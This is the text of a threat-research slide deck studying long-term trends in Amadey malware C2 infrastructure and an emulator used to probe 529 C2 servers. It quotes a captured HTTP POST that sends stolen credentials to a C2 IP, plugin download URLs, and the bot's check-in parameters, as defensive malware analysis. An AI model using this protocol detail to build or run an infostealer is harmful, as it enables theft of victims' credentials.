A Study on Long-Term Trends about Amadey C2 Infrastructure

BlackBerry Japan
Principal Threat Researcher

Masaki Kasuya Ph.D.

BlackBerry Intelligent Security. Everywhere.

Outline

- Background and motivation
- What’s Amadey?
- Evaluation
- Lessons Learned
- Conclusion

Background

- A variety of malware families have emerged in recent years
  - Redline, Amadey, Emotet

https://any.run/malware-trends/

- We see
  - Deep-dive malware analysis
  - Short-term trend research

Difficulty of Long-term Trend Research

- Long-term trend research is harder

  than deep-dive analysis / short-term trend research
  - C2 communication protocol changes due to version update
  - Encode / encrypt C2 communication
  - Scalability
  - Server-side evasion

Benefit to Understand Long-term Analysis Result

- Security practitioners / researchers understand
  - Will a new malware family become a major threat?
  - What type of malware do attackers spread via bot network?
  - Time-to-Live of C2 servers
  - Where do attackers upload additional payload?

Motivation

- Create an infrastructure for long-term trend research
  - This talk covers Amadey

- Share lessons learned from findings from this project
  - Collected and analyzed long-term trend for 50 months

Amadey

- Appeared in the second half of 2018
  - https://pastebin.com/U415KmF3

- A Russian made malware

```
if ( strcmp( aGetCountryIndex( GetIP() ), "RU" ) == 0 )
  die;
```

https://blogs.blackberry.com/en/2020/01/threat-spotlight-amadey-bot Figure 11

- The price was 600 USD at that time


```
Prices:

$ 600 at BTC at a time for a license

$ 35 in BTC at a time for each rebuild
```

Amadey as an Infostealer

- Collect victim computer information



https://blogs.blackberry.com/en/2020/01/threat-spotlight-amadey-bot Figure 8

Plug-ins for Amadey

- DLLs for
  - Credential stealer
  - Screenshot
  - 2020/May ~

- sh1091505[.]a[.]had[.]su[/]2[/]cred.dll
- sh1091505[.]a[.]had[.]su[/]3[/]cred.dll

The Main() module functionality is to steal stored credentials and other infc
applications. The harvested credentials along with the names of the applic
POST request over plain-text HTTP as seen below:

```
POST /newCC/index.php HTTP/1.1
Host: 217.8.117.79
Content-Length: 351
Content-Type: application/x-www-form-urlencoded

id=cf502f898f&cred=ftp|FileZilla|[redacted]:::ftp|FileZilla|[redacted]
[redacted]:::ssh|WinSCP|[redacted]:::ssh|WinSCP|[redacted]
[redacted]:::HTTP/1.1 200 OK
Date: Sun, 12 Apr 2020 11:06:06 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.4.16
X-Powered-By: PHP/5.4.16
Content-Length: 0
Content-Type: text/html
```

ENLARGE

Figure 7: The POST request to send collected credentials to the C&C.

Amadey attempts to download the *scr.dll* file from the following URLs:

"http://sh1091505.a.had.su/1/scr[.]dll"
"http://sh1091505.a.had.su/2/scr[.]dll"
"http://sh1091505.a.had.su/3/scr[.]dll"

https://www.zscaler.jp/blogs/security-research/latest-version-amadey-introduces-screen-capturing-and-pushes-remcos-rat

Request Parameters

- They contain basic victim information
  - Added some parameters due to version update

Ver 1

Key	Value
id	Identification. Computed based on Volume Serial Number.
vs	Amadey version (1.09 for these samples)
ar	If victim user has administrative privilege, the value is 1. Otherwise, it is 0.
bi	"1" for 64 bit. "0" for 32 bit.
lv	Install additional malware if the value is 0.
os	OS version. (e.g., Windows 7 is 9).
av	If there is no antivirus product, it is 0. Otherwise, it is assigned to a number in Table 1.
pc	Computer name from GetComputerNameA
un	User name from GetUserNameA

https://blogs.blackberry.com/en/2020/01/threat-spotlight-amadey-bot Table 2


Ver 3

Item	Data Example	Meaning
id	129858768759	Infected system's ID
vs	3.21	Amadey version
sd	37bbd7	Amadey ID
os	9	Windows version ex) Windows 7 – 9 Windows 10 – 1 Windows Server 2012 – 4 Windows Server 2019 – 16
bi	0	Architecture (x86 – 0, x64 – 1)
ar	0	Admin privilege status (1 if admin privilege is available)
pc	PCNAME	Computer name
un	USERNAME	User name
dm	DOMAINNAME	Domain name
av	0	List of installed anti-malware
lv	0	Set as 0
og	1	Set as 1

https://asec.ahnlab.com/en/36634/ Table 1


Response Data

- Amadey encrypts response data with RC4 recently
  - Confirmed Version 4.X since 2023/Nov



Overview of Amadey Emulator

- Create and send dummy C2 request
  - Give C2 URL, Version number, Amadey ID and RC4 key as “feed” data
  - Amadey emulator generates other parameters appropriately
- VPN Destination
  - US, UK, JP and Others




Evaluation

- Sent dummy request to 529 Amadey C2 servers (twice a day)
  - 2019/10/24 – 2023/11/18 (around 50 months)
    - Eliminated dead C2 servers appropriately
  - Checked whether C2 servers are active or not
    - Active: 335 C2 servers
    - In-active: 194 C2 servers
  - Downloaded unique 5,422 additional payloads


The Number of Active C2 Servers (Daily Basis)

- Increased since 2022/Nov
- It dropped on 2023/Nov due to Ver 4




VirusTotal Upload History about Amadey

- Confirmed Amadey variants constantly since 2021
- The number of variants increased dramatically since 2022/Oct



Additional Payloads via Amadey

- Amadey users spread additional payloads actively since later 2021
- The number of additional payloads increased dramatically in 2023



To Become a Major Threat in case of Amadey

- Amadey has taken four years since it appeared
  - ~ 2021: it is not so active
  - 2021 ~: attackers tend to use Amadey
  - 2022/Oct ~ : Amadey became a major threat

